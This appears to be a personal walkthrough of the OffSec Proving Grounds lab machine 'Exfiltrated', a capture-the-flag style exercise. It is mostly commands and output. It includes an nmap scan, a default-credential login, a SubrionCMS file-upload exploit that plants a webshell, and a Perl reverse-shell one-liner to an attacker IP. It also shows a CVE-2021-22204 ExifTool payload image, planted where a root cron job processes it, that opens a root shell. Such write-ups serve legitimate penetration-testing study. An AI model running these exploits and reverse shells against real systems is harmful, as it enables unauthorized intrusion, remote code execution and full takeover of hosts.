Exfiltrated

Monday, June 2, 2025 1:31 AM

1. Go to port 80 web > login default creds admin:admin >
2. Go to web /panel > note verison > find exploit and run
3. Got www shell and > get better shell using perl reverse shell
4. Run linpeas > found cronjob runs exif.sh > find exploit
5. Make image.jpg using exploit > put it in the /uploads folder > get root shell.

https://gbozyelg.medium.com/proving-grounds-practice-exfiltrated-4c11efba893d

nmap


```
$ nmap -A -T4 -p- -oN nmap 192.168.246.163
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 01:29 EDT
Nmap scan report for 192.168.246.163
Host is up (0.041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://exfiltrated.offsec/
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1   41.13 ms 192.168.45.1
2   41.17 ms 192.168.45.254
3   41.18 ms 192.168.251.1
4   41.52 ms 192.168.246.163

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.45 seconds
```

Put this 'http://exfiltrated.offsec/' in /etc/hosts

port 80
admin:admin




```
└─$ python 49876.py -u http://exfiltrated.offsec/panel/ -l admin -p admin
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://exfiltrated.offsec/panel/
[+] Success!
[+] Got CSRF token: b3eZBikaXNjcDV4vg0dlpPczvJQdgEt7mdbxgbUI
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: masimksvxawifeh

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://exfiltrated.offsec/panel/uploads/masimksvxawifeh.phar

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
coaran:x:1000:1000::/home/coaran:/bin/bash
```

python 49876.py -u http://exfiltrated.offsec/panel/ -l admin -p admin

https://www.revshells.com/
(among all reverse shell, only this worked)
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.45.231:9003");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'

nc -nvlp 9003

```
┌──(kali㉿kali)-[~/Desktop/offsec/exfiltrated]
└─$ nc -nvlp 9003
Listening on 0.0.0.0 9003
Connection received on 192.168.246.163 43904
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@exfiltrated:/var/www/html/subrion/uploads$ ^Z
zsh: suspended  nc -nvlp 9003

┌──(kali㉿kali)-[~/Desktop/offsec/exfiltrated]
└─$ stty raw -echo ; fg
[1]  + continued  nc -nvlp 9003

www-data@exfiltrated:/var/www/html/subrion/uploads$ export TERM=xterm
www-data@exfiltrated:/var/www/html/subrion/uploads$
```

run linpeas.sh

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   root    bash /opt/image-exif.sh
```

review the program

```
www-data@exfiltrated:/var/www/html/subrion/new$ cat /opt/image-exif.sh
#! /bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\\n metadata directory cleaned! \\n\\n"


IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\\n Processing EXIF metadata now... \\n\\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\\n\\n Processing is finished! \\n\\n\\n"
```

https://github.com/UNICORDev/exploit-CVE-2021-22204/blob/main/exploit-CVE-2021-22204.py
Make image.jpg using this tool and put it in /uploads.

```
┌──(kali㉿kali)-[~/Desktop/offsec/exfiltrated]
└─$ python exploit-CVE-2021-22204.py -s 192.168.45.231 9003
/home/kali/Desktop/offsec/exfiltrated/exploit-CVE-2021-22204.py:89: SyntaxWarning: invalid escape sequence '\c'
  payload = "(metadata \"\c${"

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${use Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockaddr_in(9003,in
et_aton('192.168.45.231'))))){open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');};};")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"
```

```
www-data@exfiltrated:/var/www/html/subrion/new$ curl 192.168.45.231:8000/image.jpg -o image.jpg
```

```
www-data@exfiltrated:/var/www/html/subrion/new$ mv image.jpg ../uploads/
```

Wait for the reverse shell. Cronjob will run the /opt/image.exif.sh

Now we are root.

```
┌──(kali㉿kali)-[~/Desktop/offsec/exfiltrated]
└─$ nc -nvlp 9003
Listening on 0.0.0.0 9003
Connection received on 192.168.246.163 43910
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@exfiltrated:/home/coaran# cat local
cat local.txt
e48817fbe8a36c0dd70da232232cec8c
```

```
# ls
proof.txt
snap
# cat proof.txt
a1e7f8f61829874659a2393a1e3d78f8
```